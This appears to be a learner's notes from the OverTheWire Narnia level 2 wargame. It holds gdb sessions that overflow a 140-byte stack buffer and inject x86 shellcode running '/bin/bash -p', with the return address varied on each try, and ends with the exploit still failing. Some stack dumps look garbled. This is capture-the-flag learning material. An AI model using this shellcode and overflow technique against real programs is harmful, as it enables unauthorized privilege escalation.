

Last login: Mon Nov 20 22:00:33 on ttys002
ammmber:~ liqin\$ ssh narnia2@narnia.labs.overthewire.org -p 2226

narnia2@narnia:~\$ cd /narnia

narnia2@narnia:/narnia\$ gdb ./narnia2

```
*****  
* deadbeef *  
*****
```

(gdb) r \$(perl -e 'print "A"x140 . "\xef\xbe\xad\xde"')
Starting program: /narnia/narnia2 \$(perl -e 'print "A"x140 . "\xef\xbe\xad\xde"')

Breakpoint 1, 0x080484b1 in main ()

(gdb) c

Continuing.

Program received signal SIGSEGV, Segmentation fault.

0xdeadbeef in ?? ()

(gdb) x/40w \$esp-144

0xffffd520:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd530:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd540:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd550:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd560:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd570:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd580:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd590:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd5a0:	0x41414141	0x41414141	0x41414141	0xdeadbeef
0xffffd5b0:	0x00000000	0xffffd644	0xffffd650	0x00000000

I guess the addr should not change
if things goes right

```
*****  
* 20 *  
*****
```


```
(gdb) r $(perl -e 'print "a" x 50 . "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89e3\x52\x51\x53\x89\xe1\xcd\x80" . "b" x 57 . "\x20\xd5\xff\xff"')
```

Program received signal SIGSEGV, Segmentation fault.

0xf7e2f600 in __libc_start_main () from /lib32/libc.so.6

```
(gdb) x/40xw $esp-144
```

0xffffd520:	0x61616161	0x61616161	0x61616161	0x61616161
0xffffd530:	0x61616161	0x61616161	0x61616161	0x61616161
0xffffd540:	0x61616161	0x61616161	0x61616161	0x61616161
0xffffd550:	0x0b6a6161	0x66529958	0x89702d68	0x686a52e1
0xffffd560:	0x7361622f	0x69622f68	0x3365896e	0x89535152
0xffffd570:	0x6280cde1	0x62626262	0x62626262	0x62626262
0xffffd580:	0x62626262	0x62626262	0x62626262	0x62626262
0xffffd590:	0x62626262	0x62626262	0x62626262	0x62626262
0xffffd5a0:	0x62626262	0x62626262	0x62626262	0xf7e2f600
0xffffd5b0:	0x00000003	0xffffd644	0xffffd654	0x00000000



20 is the most weird, address all normal but place should be 20 turn to be a lib addr

```
*****  
* 30 *  
*****
```

```
(gdb) r $(perl -e 'print "a" x 50 . "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89e3\x52\x51\x53\x89\xe1\xcd\x80" . "b" x 57 . "\x30\xd5\xff\xff"')
```

this weird address is the same in below
for 30 40 50 60.

Program received signal SIGSEGV, Segmentation fault.

0xffffd561 in ()

(gdb) x/40xw \$esp-144

0xffffd952:	0x31333b31	0x742e2a3a	0x303d7a67	0x31333b31
0xffffd962:	0x612e2a3a	0x303d6372	0x31333b31	0x612e2a3a
0xffffd972:	0x303d6a72	0x31333b31	0x742e2a3a	0x303d7a61
0xffffd982:	0x31333b31	0x6c2e2a3a	0x303d6168	0x31333b31
0xffffd992:	0x6c2e2a3a	0x303d347a	0x31333b31	0x6c2e2a3a
0xffffd9a2:	0x303d687a	0x31333b31	0x6c2e2a3a	0x3d616d7a
0xffffd9b2:	0x333b3130	0x2e2a3a31	0x3d7a6c74	0x333b3130
0xffffd9c2:	0x2e2a3a31	0x3d7a7874	0x333b3130	0x2e2a3a31
0xffffd9d2:	0x3d6f7a74	0x333b3130	0x2e2a3a31	0x3d7a7874
0xffffd9e2:	0x00000068	0x00000000	0x0000702d	0x333b0000

surprise output...

```
*****
* 40 *
*****
```

```
(gdb) r $(perl -e 'print "a" x 50 . "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89e3\x52\x51\x53\x89\xe1\xcd\x80" . "b" x 57 . "\x40\xd5\xff\xff"')
```

Program received signal SIGSEGV, Segmentation fault.

0xffffd561 in ?? ()

(gdb) x/40xw \$esp-144

0xffffd752:	0x00000000	0x00000000	0x5a6ff800	0xa1bac9e9
0xffffd762:	0x74ffc65f	0x424519e5	0x3836697c	0x00000036
0xffffd772:	0x00000000	0x00000000	0x616e2f00	0x61696e72
0xffffd782:	0x72616e2f	0x3261696e	0x61616100	0x61616161
0xffffd792:	0x61616161	0x61616161	0x61616161	0x61616161
0xffffd7a2:	0x61616161	0x61616161	0x61616161	0x61616161
0xffffd7b2:	0x61616161	0x61616161	0x6a616161	0x5299580b
0xffffd7c2:	0x702d6866	0x6a52e189	0x61622f68	0x622f6873
0xffffd7d2:	0x65896e69	0x53515233	0x80cd100	0x62626262
0xffffd7e2:	0x00000068	0x00000000	0x0000702d	0x62620000

things become weird in later place

```
*****
* 50 *
*****
```

```
(gdb) r $(perl -e 'print "a" x 50 . "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89e3\x52\x51\x53\x89\xe1\xcd\x80" . "b" x 57 . "\x50\xd5\xff\xff"')
```

Program received signal SIGSEGV, Segmentation fault.

0xffffd561 in ?? ()

(gdb) x/40xw \$esp-144

0xffffd552:	0x99580b6a	0x2d686652	0x52e18970	0x622f686a
0xffffd562:	0x2f687361	0x896e6962	0x51523365	0xcde18953
0xffffd572:	0x62626280	0x62626262	0x62626262	0x62626262
0xffffd582:	0x62626262	0x62626262	0x62626262	0x62626262
0xffffd592:	0x62626262	0x62626262	0x62626262	0x62626262
0xffffd5a2:	0x62626262	0x62626262	0xd5506262	0x0000ffff
0xffffd5b2:	0xd6440000	0xd650ffff	0x0000ffff	0x00000000
0xffffd5c2:	0x00000000	0x70000000	0xdc04f7fc	0xd000f7ff
0xffffd5d2:	0x0000f7ff	0x70000000	0x7000f7fc	0x0000f7fc
0xffffd5e2:	0x00000068	0x00000000	0x0000702d	0x00000000

still with the 50 but not right place

```
*****
* 60 *
*****
```

```
(gdb) r $(perl -e 'print "a" x 50 . "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89e3\x52\x51\x53\x89\xe1\xcd\x80" . "b" x 57 . "\x60\xd5\xff\xff"')
```

Program received signal SIGSEGV, Segmentation fault.

0xffffd561 in ?? ()

(gdb) x/40xw \$esp-144

0xffffd520:	0x61616161	0x61616161	0x61616161	0x61616161
0xffffd530:	0x61616161	0x61616161	0x61616161	0x61616161
0xffffd540:	0x61616161	0x61616161	0x61616161	0x61616161
0xffffd550:	0x0b6a6161	0x66529958	0x89702d68	0x686a52e1
0xffffd560:	0x7361622f	0x69622f68	0x3365896e	0x89535152
0xffffd570:	0x6280cde1	0x62626262	0x62626262	0x62626262
0xffffd580:	0x62626262	0x62626262	0x62626262	0x62626262
0xffffd590:	0x62626262	0x62626262	0x62626262	0x62626262
0xffffd5a0:	0x62626262	0x62626262	0x62626262	0xffffd560
0xffffd5b0:	0x00000000	0xffffd644	0xffffd650	0x00000000

all normal except this two not equal

```
*****
* 70 *
*****
```

```
(gdb) r $(perl -e 'print "a" x 50 . "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89e3\x52\x51\x53\x89\xe1\xcd\x80" . "b" x 57 . "\x70\xd5\xff\xff"')
```

Program received signal SIGSEGV, Segmentation fault.

0xffffd576 in ?? ()

(gdb) x/40xw \$esp-144

0xffffd520:	0x61616161	0x61616161	0x61616161	0x61616161
0xffffd530:	0x61616161	0x61616161	0x61616161	0x61616161
0xffffd540:	0x61616161	0x61616161	0x61616161	0x61616161
0xffffd550:	0x0b6a6161	0x66529958	0x89702d68	0x686a52e1
0xffffd560:	0x7361622f	0x69622f68	0x3365896e	0x89535152
0xffffd570:	0x6280cde1	0x62626262	0x62626262	0x62626262
0xffffd580:	0x62626262	0x62626262	0x62626262	0x62626262
0xffffd590:	0x62626262	0x62626262	0x62626262	0x62626262
0xffffd5a0:	0x62626262	0x62626262	0x62626262	0xffffd570
0xffffd5b0:	0x00000000	0xffffd644	0xffffd650	0x00000000

same as 60, but shellcode also to the end..

```
*****
* 80 *
*****
```

```
(gdb) r $(perl -e 'print "a" x 50 . "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89e3\x52\x51\x53\x89\xe1\xcd\x80" . "b" x 57 . "\x80\xd5\xff\xff"')
```

Program received signal SIGSEGV, Segmentation fault.

0xffffd580 in ?? ()

(gdb) x/40xw \$esp-144

0xffffd520:	0x61616161	0x61616161	0x61616161	0x61616161
0xffffd530:	0x61616161	0x61616161	0x61616161	0x61616161
0xffffd540:	0x61616161	0x61616161	0x61616161	0x61616161
0xffffd550:	0x0b6a6161	0x66529958	0x89702d68	0x686a52e1
0xffffd560:	0x7361622f	0x69622f68	0x3365896e	0x89535152
0xffffd570:	0x6280cde1	0x62626262	0x62626262	0x62626262
0xffffd580:	0x62626262	0x62626262	0x62626262	0x62626262
0xffffd590:	0x62626262	0x62626262	0x62626262	0x62626262
0xffffd5a0:	0x62626262	0x62626262	0x62626262	0xffffd580
0xffffd5b0:	0x00000000	0xffffd644	0xffffd650	0x00000000

as expected except behind shellcode lol


```
*****
* 5 3 *
*****
```

```
(gdb) r $(perl -e 'print "a" x 50 . "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89e3\x52\x51\x53\x89\xe1\xcd\x80" . "b" x 57 . "\x53\xd5\xff\xff"')
```

Program received signal SIGSEGV, Segmentation fault.

0xffffd553 in ?? ()

(gdb) x/40xw \$esp-144

0xffffd520:	0x61616161	0x61616161	0x61616161	0x61616161
0xffffd530:	0x61616161	0x61616161	0x61616161	0x61616161
0xffffd540:	0x61616161	0x61616161	0x61616161	0x61616161
0xffffd550:	0x0b6a6161	0x66529958	0x89702d68	0x686a52e1
0xffffd560:	0x7361622f	0x69622f68	0x3365896e	0x89535152
0xffffd570:	0x6280e1	0x62626262	0x62626262	0x62626262
0xffffd580:	0x62626262	0x62626262	0x62626262	0x62626262
0xffffd590:	0x62626262	0x62626262	0x62626262	0x62626262
0xffffd5a0:	0x62626262	0x62626262	0x62626262	0xffffd553
0xffffd5b0:	0x00000000	0xffffd644	0xffffd650	0x00000000

(gdb)

I set this 53, as I thought this is the start place of shell code, and things seems all right

well still not work haha

So I guess, put shellcode in some well else,
used 'A' + 140 + shellcode addr?
hmm idk how to do it^^